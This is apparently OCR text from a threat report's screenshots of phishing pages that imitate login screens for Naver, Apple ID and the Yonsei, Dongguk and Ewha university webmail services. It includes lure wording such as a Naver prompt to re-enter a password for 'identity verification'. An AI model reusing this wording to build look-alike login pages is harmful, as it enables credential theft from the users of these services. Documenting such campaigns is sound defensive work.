
unknown

비밀번호 입력

로그인

□ 로그인 상태 유지 IP보안 ON


아이디 찾기 | 비밀번호 찾기



To con e, first verify it's

Forgot Apple ID or password?

Create Apple ID | System Status | Privacy Policy | Terms & Conditions | Copyright © 2019 Apple Inc. All rights reserved.



본인확인


회원님의 아이디를 보호하고 있습니다.
안전한 네이버 사용을 위해 비밀번호를 다시 한 번 입력해주세요.

test


비밀번호

확인

From Domestic to Global services



Services being Targeted includes,



연세대학교
YONSEI UNIVERSITY

연세대학교 웹메일

웹메일 로그인

바로가기 [기존 연세메일 | 안ㄴ
☞ 메일사용자 가이

아이디

아이디 @ yonsei.ac.kr

비밀번호

비밀번호

□ 아이디 저장

로그인

한국어 ▼

신규 아이디 신청 | 아이디 찾기 | 비밀번호 찾기

신규 메일 사용 안내

기존 연세메일 바로가기
MS o365 메일 신청하기

dongguk UNIVERSITY

KOREAN

기존 학교메일 ID@dongguk.edu (대표계정)
@dgu.edu 메일수신 가능

아이디
비밀번호
로그인 인증서 로그인
□ 아이디 저장하기

아이디/비밀번호 찾기 | 회원가입 | 개인정보

로그인 방법 안

교직원 (2가지 로그인 중 선택 사용 가능	인증서	PC에서 사용 (포탈 연계 포함)	은행용 인증서가 아닌 동국대학교에서 발행한 인증서를 말함 • 가급적이면 중요정보 보호를 위하여 인증서 로그인을 이용하시기 바랍니다.
	아이디+PW	PC, 모바일, outlook 등에서 사용	보안을 위해 3개월에 한번씩 비밀번호를 변경해야 함.
학부/대학원생/업무용	아이디+PW		

알려드립니다.

- [정보처] 웹메일 외부연동 방법 변경 안내 (아웃룩, IMAP, POP3 등)
- [공지] 메일 자동전달 추가인증 안내
- 개인정보 포함 메일 발송 차단 및 발송방법 안내
- 아웃룩/스마트폰 설정 방법 안내(2016년)

구글연동계정 ID@dgu.ac.kr (대표계정)

구글계정 로그인 바로가기

Google G-suite for Education - 이용방법안내

Google G-suite for Education - 오픈 안내

오픈일자 : 2019.10.25

구글연동메일(Google G-Suite for Education)을 사용하기 위해서는 학교웹메일(좌측)에 계정이 있어야 하며, 학부 및 대학원생은 오픈일 이후에 학교웹메일(좌측) 신규가입시 가상계정으로 생성된후 구글연동메일을 신청하시면 됩니다.(학교웹메일은 사용불가)
자세한 사용법은 구글연동홈페이지에서 확인 바랍니다.
감사합니다.

알려드립니다.

- 공지사항이 없습니다.

EWHA LOGIN

휴면계정 관리정책을 시행하고 있습니다.

